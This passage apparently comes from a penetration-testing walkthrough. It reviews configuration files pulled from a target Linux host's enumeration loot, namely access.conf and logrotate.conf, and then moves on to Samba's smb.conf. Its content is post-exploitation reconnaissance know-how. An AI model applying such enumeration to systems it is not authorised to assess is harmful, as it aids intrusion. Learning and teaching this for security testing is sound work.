^X Exit       ^R Read File ^\ Replace    ^U Uncut Text^T To Spell    ^  Go To Line
```



```
  20190616065823_default_192.168.41.173_linux.enum.conf_049379.txt

##############################################################################
#
# User "root" should be allowed to get access via cron .. tty5 tty6.
#+ : root : cron crond :0 tty1 tty2 tty3 tty4 tty5 tty6
#
# User "root" should be allowed to get access from hosts with ip addresses.
#+ : root : 192.168.200.1 192.168.200.4 192.168.200.9
#+ : root : 127.0.0.1
#
# User "root" should get access from network 192.168.201.
# This term will be evaluated by string matching.
# comment: It might be better to use network/netmask instead.
#          The same is 192.168.201.0/24 or 192.168.201.0/255.255.255.0
#+ : root : 192.168.201.
#
# User "root" should be able to have access from domain.
# Uses string matching also.
#+ : root : .foo.bar.org
#
```

Although this file has lot of permissions configured, none of them is enabled. So nothing useful here.


Next we have the logrotate.conf file. Logrotate utility is used to manage and rotate various log files of the target system. What logrotate does is archiving of an application's current log, starting a fresh log and deleting older logs.



```
  20190616065823_default_192.168.41.173_linux.enum.conf_226316.txt

# see "man logrotate" for details
# rotate log files weekly
weekly

# keep 4 weeks worth of backlogs
rotate 4

# create new (empty) log files after rotating old ones
create

# uncomment this if you want your log files compressed
#compress

# packages drop log rotation information into this directory
include /etc/logrotate.d

# no packages own wtmp, or btmp -- we'll rotate them here
/var/log/wtmp {
    missingok
                              [ Read 32 lines ]
```


As we can see in the above image, log files are rotated weekly and 4 weeks worth of backlogs are stored on the system.

Next, we have the smb.conf which is the configuration file of Samba Suite. As our readers already know, Samba is used for integrating Linux/Unix with Windows environments.



